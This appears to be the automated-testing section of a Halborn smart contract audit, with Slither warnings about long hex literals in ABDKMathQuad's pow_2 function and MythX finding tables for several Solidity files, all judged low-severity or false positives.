ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000002C5C85FDF473DE6A >> 128 (src/libraries/ABDKMathQuad.sol#1375)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1377)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000000162E42FEFA39EF34 >> 128 (src/libraries/ABDKMathQuad.sol#1378)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1380)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000B17217F7D1CF799 >> 128 (src/libraries/ABDKMathQuad.sol#1381)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1383)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000058B90BFBE8E7BCC >> 128 (src/libraries/ABDKMathQuad.sol#1384)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1386)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000002C5C85FDF473DE5 >> 128 (src/libraries/ABDKMathQuad.sol#1387)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1389)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000000162E42FEFA39EF2 >> 128 (src/libraries/ABDKMathQuad.sol#1390)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
```

```
        - xSignifier & 0x100000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1392)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000000B17217F7D1CF78 >> 128 (src/libraries/ABDKMathQuad.sol#1393)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1395)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000000000058B90BFBE8E7BB >> 128 (src/libraries/ABDKMathQuad.sol#1396)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1398)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000000002C5C85FDF473DD >> 128 (src/libraries/ABDKMathQuad.sol#1399)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1401)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000000162E42FEFA39EE >> 128 (src/libraries/ABDKMathQuad.sol#1402)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1404)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000000B17217F7D1CF6 >> 128 (src/libraries/ABDKMathQuad.sol#1405)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x8000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1407)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000000000058B90BFBE8E7A >> 128 (src/libraries/ABDKMathQuad.sol#1408)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x4000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1410)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000000002C5C85FDF473C >> 128 (src/libraries/ABDKMathQuad.sol#1411)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x2000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1413)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000000162E42FEFA39D >> 128 (src/libraries/ABDKMathQuad.sol#1414)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x1000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1416)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000000000B17217F7D1CE >> 128 (src/libraries/ABDKMathQuad.sol#1417)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x800000000000 > 0 (src/libraries/ABDKMathQuad.sol#1419)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000000000058B90BFBE8E6 >> 128 (src/libraries/ABDKMathQuad.sol#1420)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x400000000000 > 0 (src/libraries/ABDKMathQuad.sol#1422)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000000002C5C85FDF472 >> 128 (src/libraries/ABDKMathQuad.sol#1423)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x200000000000 > 0 (src/libraries/ABDKMathQuad.sol#1425)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000000162E42FEFA38 >> 128 (src/libraries/ABDKMathQuad.sol#1426)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x100000000000 > 0 (src/libraries/ABDKMathQuad.sol#1428)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000000000B17217F7D1B >> 128 (src/libraries/ABDKMathQuad.sol#1429)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000 > 0 (src/libraries/ABDKMathQuad.sol#1431)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000000000058B90BFBE8D >> 128 (src/libraries/ABDKMathQuad.sol#1432)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000 > 0 (src/libraries/ABDKMathQuad.sol#1434)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000000000002C5C85FDF46 >> 128 (src/libraries/ABDKMathQuad.sol#1435)
```

- As a result of the tests carried out with the Slither tool, some results were obtained and reviewed by Halborn. Based on the results reviewed, some vulnerabilities were determined to be false positives.

MythX Results:

```
Report for src/Auger.sol
https://dashboard.mythx.io/#/console/analyses/95975b27-a2be-4199-9a84-7fff121aec93
┌──────┬──────────────────────────┬──────────┬──────────────────────┐
│ Line │ SWC Title                │ Severity │ Short Description    │
├──────┼──────────────────────────┼──────────┼──────────────────────┤
│    3 │ (SWC-103) Floating Pragma │ Low      │ A floating pragma is set. │
├──────┼──────────────────────────┼──────────┼──────────────────────┤
│   23 │ (SWC-123) Requirement Violation │ Low      │ Requirement violation. │
└──────┴──────────────────────────┴──────────┴──────────────────────┘

Report for src/utils/ImmutablePumps.sol
https://dashboard.mythx.io/#/console/analyses/8467af85-53bb-41c2-b5e2-54ee18b934e3
┌──────┬──────────────────────────┬──────────┬──────────────────────┐
│ Line │ SWC Title                │ Severity │ Short Description    │
├──────┼──────────────────────────┼──────────┼──────────────────────┤
│    5 │ (SWC-103) Floating Pragma │ Low      │ A floating pragma is set. │
└──────┴──────────────────────────┴──────────┴──────────────────────┘

Report for src/utils/ImmutableTokens.sol
https://dashboard.mythx.io/#/console/analyses/b8ca2d6e-09de-4adf-9da2-b4e1e1bac1ce
┌──────┬──────────────────────────┬──────────┬──────────────────────┐
│ Line │ SWC Title                │ Severity │ Short Description    │
├──────┼──────────────────────────┼──────────┼──────────────────────┤
│    5 │ (SWC-103) Floating Pragma │ Low      │ A floating pragma is set. │
└──────┴──────────────────────────┴──────────┴──────────────────────┘
```

Report for src/libraries/LibBytes.sol
https://dashboard.mythx.io/#/console/analyses/c76a463c-fd75-43eb-9610-208995ce182b

Line	SWC Title	Severity	Short Description
17	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
36	(SWC-110) Assert Violation	Unknown	Out of bounds array access
37	(SWC-110) Assert Violation	Unknown	Out of bounds array access
49	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
51	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
52	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
52	(SWC-110) Assert Violation	Unknown	Out of bounds array access
53	(SWC-110) Assert Violation	Unknown	Out of bounds array access
53	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
53	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
54	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
70	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "%" discovered
71	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
71	(SWC-110) Assert Violation	Unknown	Out of bounds array access
71	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
72	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
103	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
107	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
107	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
107	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
107	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
108	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "%" discovered

Report for src/utils/ImmutableWellFunction.sol
https://dashboard.mythx.io/#/console/analyses/c76a463c-fd75-43eb-9610-208995ce182b

Line	SWC Title	Severity	Short Description
5	(SWC-103) Floating Pragma	Low	A floating pragma is set.
20	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
115	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
115	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
115	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
115	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
28	(SWC-123) Requirement Violation	Low	Requirement violation.
35	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
36	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
37	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
38	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
261	(SWC-123) Requirement Violation	Low	Requirement violation.

- No major issues found by the MythX tool.

THANK YOU FOR CHOOSING

// HALBORN